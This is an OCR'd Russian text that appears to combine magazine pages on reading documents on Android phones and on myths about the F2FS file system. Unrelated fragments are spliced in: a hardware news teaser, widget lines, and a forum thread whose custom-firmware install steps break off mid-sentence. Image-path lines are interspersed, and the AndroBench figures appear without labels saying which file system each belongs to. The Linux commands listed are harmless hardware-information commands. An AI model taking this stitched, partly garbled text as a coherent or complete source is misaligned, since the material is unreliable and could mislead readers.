
Американский производитель компьютерных комплектующих, компания PNY Technologies объявил…

Вы интересовались темой "GeForce 10"

Mobiltelefon · 23 часа назад

Android 7.0 Nougat

Google Новости



Спойлер: Дополнения к прошивкам
Спойлер: Отзывы и обзоры прошивок
Спойлер: Разное
Спойлер: Скриншоты опросов
Спойлер: Полезные ссылки

Куратор темы — aldam05

Отредактировал aldam05 · 18.09.16 13:34
Причина: Android 7.0.0 (AOSP) от itigr

sanaevvadim 1446 +11
Почетные форумчане 09.11.13 17:19

Инструкция по установке кастомной прошивки.

И так, вы, уже имеете Root, кастомное рекавери, разблокированный загрузчик, если нет всего этого, то смотрим, как что установить в этом посте ссылка

- Копируете в телефон zip-файл прошивки, который вы хотите прошить.
- Копируете в телефон zip-файл GApps (если Google Apps не включены в прошивку)
- Переходите в "кастомное рекавери". (кнопка

4PDA

Не стоит забывать и про специальные приложения для чтения сайтов:

- **4PDA** — официальный клиент для чтения форума 4PDA и новостей сайта. Значительно удобнее, быстрее и экономичнее сайта форума в браузере. К тому же позволяет беречь заряд батареи.
- **XDA** — то же самое для просмотра форума XDA.

ТЕКСТОВЫЕ ФАЙЛЫ И КОД


Чтение не ограничивается книгами, статьями и документами. Читать и редактировать можно текстовые файлы с различными кодировками, а программный код во многих редакторах отображается с подсветкой синтаксиса. Наиболее интересные редакторы:

- **Vim Touch** — порт очень известного консольного редактора.
- **Turbo Editor** — приятный Material Design, множество функций. Очень большой выбор и корректное распознавание кодировок документа. Редактор умеет подсвечивать синтаксис большого количества языков программирования и всегда правильно распознает кодировку. Есть поддержка root для редактирования системных файлов.
- **DroidEdit** — один из самых популярных редакторов с подсветкой синтаксиса, но он не всегда корректно распознает кодировку.
- Встроенный текстовый редактор **ES Проводник**. Легко читает очень большие файлы, без проблем редактирует системные файлы, требующие прав суперпользователя (в режиме root-прав у файлового менеджера). Главные недостатки — отсутствие подсветки синтаксиса, не всегда корректное распознавание кодировок.

Справочники

Не стоит пренебрегать разными приложениями-справочниками. Зачастую они удобнее браузера и/или доступны в офлайн-режиме. Отличные примеры:

- WikiRoutes — справочник общественного транспорта;
- C++ Учебник — учебник по C++;
- CMDLinux — справочник команд Linux;
- Windows Command Help — справочник команд Windows;
- GymUp — база упражнений и тренировочных программ для прокачки мышц;
- Мастерская райдера — справочник от журнала MountainBIKE Magazin по ремонту и обслуживанию горных велосипедов.



```
lspci -tv - выводит обнаруженные PCI-
устройства;

lsusb -tv - выводит обнаруженные USB-
устройства;

dmidecode - выводит информацию о версии
BIOS компьютера;

cat /proc/devices - выводит список всех
устройств в системе;

lshal - выводит список всех устройств и их
параметров;

grep SwapTotal /proc/meminfo - показывает
выделенный размер тома swap;

df - показывает информацию о дисках;

dmesg - показывает log-файл нахождения
новых устройств и загрузки системы;
```

Все команды вы вводите на свой страх и риск!

CMDLinux

ПОЛЕЗНЫЕ СОВЕТЫ

1. Порой книгу удобнее слушать, чем читать. Но что, если книги просто нет в аудиоформате? В этом случае поможет синтезатор речи. Один из самых известных — синтезатор речи Google. Его поддерживают многие книгочиталки, так что проблем не будет. Можно использовать @Voice Aloud Reader — специальную читалку голосом. Она умеет открывать различные типы файлов с текстом или веб-страницы и читать их. Также ей можно отдать страницу или выделенный текст с помощью стандартного механизма «Отправить».
2. Ученые доказали, что воздействие синего цвета (в некоторых источниках сказано, что еще и фиолетового) на сетчатку глаза в несколько раз более опасно, чем весь оставшийся диапазон видимого света. Воздействие оттенков синего перед сном расстраивает природные ритмы, уменьшая выработку мелатонина (гормон, регулирующий суточные ритмы), что вызывает проблемы с засыпанием. Поэтому при частом или продолжительном чтении на смартфоне (особенно перед сном) рекомендуется пользоваться фильтрами синего цвета. Это заметно снизит нагрузку на глаза. В Play Store таких фильтров очень много. Например, «Фильтр синего света», или другой «Фильтр синего света», или Twilight. В прошивках некоторых аппаратов есть специальный режим чтения, он тоже фильтрует синий цвет. В CyanogenMod данный режим называется LiveDisplay и находится в настройках дисплея.
3. В некоторых моделях устройств дисплей не горит постоянно, а быстро мерцает (как, например, в ASUS MeMO Pad 7), что невооруженным зрением может быть не заметно, но приводит к сильному утомлению глаз: уже через несколько минут чтения они в буквальном смысле болят. Так что если ты собираешься подолгу пялиться в устройство, то не поленись найти в интернете обзоры, где проверят, не мерцает ли дисплей в твоем устройстве.
4. Следует знать, что на некоторых девайсах минимальная яркость сильно завышена. Почти всегда это можно решить с помощью специальных программ для установки яркости ниже минимальной. Один из примеров такого приложения — Screen Filter.
5. Для чтения все-таки лучше подходят электронные книги с E Ink дисплеем. Они используют отраженный свет и естественны для глаз. Почти как бумажные книги.

ЗАКЛЮЧЕНИЕ

Используя правильные инструменты и следуя приведенным в статье советам, можно существенно облегчить чтение текста на устройстве даже с очень небольшой диагональю экрана. Сегодняшние смартфоны и софт могут переварить практически любой формат документа и сделать чтение статей с сайтов гораздо более простым и удобным.

МИФЫ О ФАЙЛОВОЙ СИСТЕМЕ **F2FS**

Евгений Зобнин
zobnin@gmail.com

В среде моддеров и энтузиастов Android, как и в любой секте, есть несколько святынь, которые принято почитать несмотря ни на что. Это оптимизированные кастомные ядра, скрипты и приложения для оптимизации системы, «улучшатели» звука и многое другое. В последнее время к ним добавилась файловая система F2FS, которая, согласно многим свидетельствам, существенно поднимает производительность работы с NAND-памятью и сохраняет ее от износа. Но так ли это на самом деле?

Впервые F2FS (Flash Friendly File System) предстала людскому взору в октябре 2012 года, когда компания Samsung опубликовала патчи с ее реализацией для ядра Linux. По словам разработчиков, ФС была с нуля спроектирована специально для flash-памяти и позволяла повысить производительность чтения/записи таких накопителей и использовать их особенности для некоторых оптимизаций и защиты от износа.


Уже к концу года F2FS стала официальной частью Linux 3.8, а еще через некоторое время ее поддержка появилась в CyanogenMod 10.2 и кастомном рекавери TWRP. С тех пор моддеры и оптимизаторы включают ее во все свои кастомные ядра, пишут массу хвалебных отзывов, публикуют скриншоты с доказательством феноменальной производительности файловой системы.

Со стороны все это выглядит более чем обнадеживающе, поэтому новички в Android дружно вступают в ряды тех, кто прикоснулся к прекрасному и заимел это прекрасное в своем смартфоне. Вот только мало кто задумывается о том, почему родившая на свет чудо Samsung сама не использует F2FS даже в своих последних флагманах.

А причина проста: F2FS практически ничем не лучше файловой системы ext4, используемой в Android по умолчанию. Чтобы не быть голословным, разберу два основных мифа, касающихся F2FS: производительность и бережное отношение к flash-накопителям.

ПРОИЗВОДИТЕЛЬНОСТЬ

В Сети можно найти множество примеров сравнения производительности ext4 и F2FS. Они очень похожи и очень часто показывают огромный выигрыш последней в скорости записи данных. Вот, например, результаты сравнения AndroBench для смартфона Sony Experia Z1:



Sequential Read
66.02 MB/s

Sequential Write
17.41 MB/s

Random Read
14.21 MB/s, 3640.07 IOPS(4K)

Random Write
1.71 MB/s, 439.35 IOPS(4K)

SQLite Insert
136.48 TPS, 2.19 sec

SQLite Update
153.76 TPS, 1.95 sec

SQLite Delete
152.12 TPS, 1.97 sec

Sequential Read
51.84 MB/s

Sequential Write
262.08 MB/s

Random Read
12.8 MB/s, 3277.35 IOPS(4K)

Random Write
297.55 MB/s, 76173.51 IOPS(4K)


SQLite Insert
1621.62 TPS, 0.18 sec

SQLite Update
1006.71 TPS, 0.29 sec

SQLite Delete
1477.83 TPS, 0.2 sec

F2FS vs ext4

Выглядит странно, не так ли? Скорость случайной записи возросла в 150 раз в сравнении с ext4 и в шесть раз в сравнении со скоростью чтения. Впервые такую аномалию заметили журналисты Phoronix, когда проводили тестирование F2FS в начале 2013 года:.

